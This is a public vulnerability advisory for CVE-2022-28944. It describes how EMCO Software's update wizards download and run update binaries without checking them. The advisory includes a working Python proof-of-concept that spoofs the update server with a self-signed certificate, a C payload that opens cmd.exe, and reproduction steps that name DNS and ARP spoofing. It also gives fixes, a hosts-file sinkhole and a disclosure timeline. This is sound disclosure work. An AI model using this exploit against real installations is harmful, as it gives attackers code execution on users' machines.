EMCO Software Multiple Products Unauthenticated Update Remote Code Execution Vulnerability

Public Advisory

Gerr.re

10-05-2021

Contents

1 Advisory Information

- **Title:** EMCO Software Multiple Products Unauthenticated Update Remote Code Execution Vulnerability
- **Vendors contacted:** EMCO Software[1]
- **Release mode:** Public Release

2 Vulnerability Information

- **Class:** Download of Code Without Integrity Check [CWE-494][2]
- **Remotely Exploitable:** Yes
- **Locally Exploitable:** Yes
- **Severity:** High - 8.8 (CVSS:3.1/AV:A/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H)[3]
- **CVE Identifier:** CVE-2022-28944

[1] https://emcosoftware.com

[2] https://cwe.mitre.org/data/definitions/494.html

[3] https://nvd.nist.gov/vuln-metrics/cvss/v3-calculator?vector=AV:A/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H&version=3.1

2.1 Affected Products

- EMCO MSI Package Builder for Windows 9.1.4 (uses HTTP)
- EMCO Remote Installer for Windows 6.0.13
- EMCO Ping Monitor for Windows 8.0.18
- EMCO Remote Shutdown for Windows 7.2.2
- EMCO WakeOnLan Free 2.0.8
- EMCO WakeOnLan Professional 2.0.8
- EMCO Network Inventory for Windows 5.8.22 (different configuration)
- EMCO Network Software Scanner for Windows 2.0.8
- EMCO UnLock IT for Windows 6.1.1 (uses HTTP)

3 High-level overview

This vulnerability allows remote attackers to execute arbitrary code on the affected installations of EMCO Software. A man-in-the-middle position is required to exploit this vulnerability.

The specific flaw exists in the Live Update Wizard and Major Update Wizard in the affected installations of EMCO Software, which insufficiently authenticates its update server. An attacker can spoof the update server and leverage this vulnerability to execute code in the context of the current user.

4 Root Cause Analysis

The vulnerability is caused by the Live Update Wizard and Major Update Wizard in the affected installations of EMCO Software.

By default, the update check is executed automatically daily and manually through the application menu.

The update first requests the `MajorUpdate.xml` configuration (or `MajorUpdateProfessional.xml`/`MajorUpdateFree.xml`) before requesting the `Update.xml` configuration (or `UpdateProfessional.xml`/`UpdateFree.xml`) from `storage.emcosoftware.com` over HTTP or HTTPS. When HTTP is used, attackers can modify code in transit. When HTTPS is used, insecure certificates are ignored by the affected installations, allowing attackers to use self-signed certificates to modify code in transit.

An example of the `Update.xml` configuration is given below (in this case EMCO MSI Package Builder for Windows 9.1.1).

```
<ROOT>
    <UPDATEENTRY>
        <VERSION>9.1.1.1527</VERSION>
        <CHANGE>
            <TYPE>NewFeature</TYPE>
            <COMMENT>Added Windows 11 support.</COMMENT>
        </CHANGE>
<!-- snipped -->
    </UPDATEENTRY>
<!-- snipped -->
    <SETUP>/download/msipackagebuilder/MSIPackageBuilderSetup.exe</SETUP>
</ROOT>
```

If the version specified in <VERSION> is higher than the version of the installed software, the user is presented with the Live Update Wizard indicating that a new update is available. When accepting the update, the update binary is requested from http(s):\\storage.emcosoftware.com\<SETUP> and automatically executed. Similar behaviour is seen with the Major Update Wizard.

Note that for EMCO Network Inventory for Windows 5.8.22 different configurations are requested, namely ent_5.inf and networkinventory5xent.inf which is shown below. Here, if the version is higher than the installed version, the URLs are requested and replaced with the existing - equally named - ones.

```
#message={Version 5.8.22.10109 is available.

Resolved Issues:
* A BIOS serial is not completely visible after a scan.
* Unable to specify a registry custom scanning criteria with a comma in a registry key or value.
*
* For more details see
* http://emcosoftware.com/network-inventory/whats-new
}

#url1=http://storage.emcosoftware.com/autoupdate/networkinventory/v5/NetworkInventoryEnt.exe
--SNIPPED--

#redirect=no

#version=48
```

5 Proof-of-Concept

The below script is used as a proof of concept for the Live Update Wizard, a similar approach can be used for the Major Update Wizard (change the majorupdate_xml variable). For affected products that request an update over HTTP, skip the ssl.wrap_socket() call and change the port to 80.

```
#!/usr/bin/env python3
# Proof-of-concept script for EMCO Software Multiple Products Unauthenticated Update Remote Code Execution Vulnerability
# See report for details.
```

```
#
# Generate self-signed certificate e.g. using:
# > openssl req -new -x509 -keyout storage.emcosoftware.com.pem -out storage.emcosoftware.com.pem -days 365 -nodes -subj "/CN=storage.emcosoftware.com"
#
# Author: Gerr.re
from http.server import BaseHTTPRequestHandler, HTTPServer
import ssl

majorupdate_xml = b'''<ROOT>
  <UPDATEENTRY>
    <VERSION>0.0.0.0</VERSION>
  </UPDATEENTRY>
</ROOT>'''

update_xml = b'''<ROOT>
    <UPDATEENTRY>
        <VERSION>99.9.9.9999</VERSION>
        <CHANGE>
            <TYPE>BugFix</TYPE>
            <COMMENT>We recommend the updater using TLS/HTTPS for requests and dropping request for which the TLS certificate is untrusted.</COMMENT>
        </CHANGE>
        <CHANGE>
            <TYPE>BugFix</TYPE>
            <COMMENT>We recommend checking the signature of the update binary.</COMMENT>
        </CHANGE>
    </UPDATEENTRY>
    <SETUP>/proof.exe</SETUP>
</ROOT>'''

class HTTPHandler(BaseHTTPRequestHandler):
    def do_GET(self):
        if "proof.exe" in self.path:
            self.send_response(200)
            self.end_headers()
            self.wfile.write(open("proof.exe", "rb").read())
        elif "/MajorUpdate" in self.path:
            self.send_response(200)
            self.end_headers()
            self.wfile.write(majorupdate_xml)
        elif "/Update" in self.path:
            self.send_response(200)
            self.end_headers()
            self.wfile.write(update_xml)
        else:
            self.send_response(404)
            self.end_headers()

if __name__ == "__main__":
    print("Running Server")

    try:
        httpd = HTTPServer(("0.0.0.0", 443), HTTPHandler)
        httpd.socket = ssl.wrap_socket(httpd.socket,
                                server_side=True,
                                certfile='storage.emcosoftware.com.pem',
                                ssl_version=ssl.PROTOCOL_TLS)
        httpd.serve_forever()
    except KeyboardInterrupt:
        httpd.server_close()
```

5.1 Testsetup

This proof-of-concept was tested on target Windows 10 21H2 with abovementioned affected products of EMCO Software installed, and attacker Ubuntu 20.04.3 LTS.


5.2 Steps to reproduce

1. Install an affected product of EMCO Software;
2. Set spoof `storage.emcosoftware.com` to our attacker ip;
    - For a proof-of-concept edit `c:\windows\system32\drivers\etc\hosts` on target.
        - Note: attackers may e.g. use:
            * poorly configured routers/switches/DNS,
            * DNS spoof / cache poisoning,
            * ARP spoof / cache poisoning.
3. Compile `proof.c` on the attacker, e.g. using `i686-w64-mingw32-gcc proof.c -o proof.exe`;

```c
#include <windows.h>
int main(int argc, char const *argv[]){
    WinExec("cmd.exe",1);
    return TRUE;
}
```

4. Generate self-signed certificates;
    - e.g. using `openssl req -new -x509 -keyout storage.emcosoftware.com.pem -out storage.emcosoftware.com.pem -days 365 -nodes -subj "/CN=storage.emcosoftware.com"`
5. Run the proof-of-concept script;
6. Start the affected product of EMCO Software and either
    - wait a day to trigger update automatically, or
    - trigger the update manually through the application menu;
7. Accept the update in the Update Wizard.
    - Attackers will use a persuasive update description to convince a target to accept the update.

As a result, `proof.exe` is requested and executed in the context of the current user.



Administrator: C:\Users\user\AppData\Local\Temp\{B45E1E79-2523-4495-8486-11A84FF8DDAA}\proof.exe

```
Microsoft Windows [Version 10.0.19043.1415]
(c) Microsoft Corporation. All rights reserved.

C:\Users\user\AppData\Local\Temp\{B45E1E79-2523-4495-8486-11A84FF8DDAA}>whoami /groups

GROUP INFORMATION
-----------------

Group Name                                                    Type             SID          Attributes
============================================================= ================ ============ ===============================================================
Everyone                                                      Well-known group S-1-1-0      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Local account and member of Administrators group Well-known group S-1-5-114    Mandatory group, Enabled by default, Enabled group
BUILTIN\Administrators                                        Alias            S-1-5-32-544 Mandatory group, Enabled by default, Enabled group, Group owner
BUILTIN\Users                                                 Alias            S-1-5-32-545 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\INTERACTIVE                                      Well-known group S-1-5-4      Mandatory group, Enabled by default, Enabled group
CONSOLE LOGON                                                 Well-known group S-1-2-1      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users                              Well-known group S-1-5-11     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization                                Well-known group S-1-5-15     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Local account                                    Well-known group S-1-5-113    Mandatory group, Enabled by default, Enabled group
LOCAL                                                         Well-known group S-1-2-0      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication                              Well-known group S-1-5-64-10  Mandatory group, Enabled by default, Enabled group
Mandatory Label\High Mandatory Level                          Label            S-1-16-12288

C:\Users\user\AppData\Local\Temp\{B45E1E79-2523-4495-8486-11A84FF8DDAA}>@_
```

Figure 1: `proof.exe` is executed in the context of the current user

6 Recommendations

The vulnerability presents itself because there is insufficient authentication from the update server.

We recommend EMCO Software to release a fix to the issue:

- the updaters using TLS/HTTPS for requests and dropping request for which the TLS certificate is untrusted;
- the updaters must check the signature of the update binary.

We recommend users to sinkhole the `storage.emcosoftware.com` domain until a fix is available:

1. Open `c:\windows\system32\drivers\etc\hosts` in a text editor with Administrator privileges.
2. Add the following line at the end of the file:

```
    0.0.0.0  storage.emcosoftware.com
```

7 Report Timeline

- **18-02-2022:** Initial contact with the vendor through the Technical Support Request Form[4].
- **18-02-2022:** EMCO automatically assigns ticket #35728518.
- **04-03-2022:** Gerr.re send reminder to support@emcosoftware.com after no response.
- **24-03-2022:** EMCO releases MSI Package Builder for Windows 9.1.4 which is also vulnerable.

[4] https://emcosoftware.com/support

- **06-04-2022:** Gerr.re send final reminder through the Technical Support Request Form[5] after no response.
- **06-04-2022:** EMCO automatically assigns ticket #39750775.
- **06-04-2022:** Gerr.re sent a request to Mitre for a CVE ID.
- **28-04-2022:** Mitre assigns CVE-2022-28944.
- **10-05-2022:** Public release due to no response from EMCO.

8 Disclaimer

The contents of this advisory are copyright © 2022 Gerr.re, and are licensed under a Creative Commons Attribution-NoDerivatives 4.0 International (CC BY-ND 4.0[6])

[5] https://emcosoftware.com/support

[6] https://creativecommons.org/licenses/by-nd/4.0/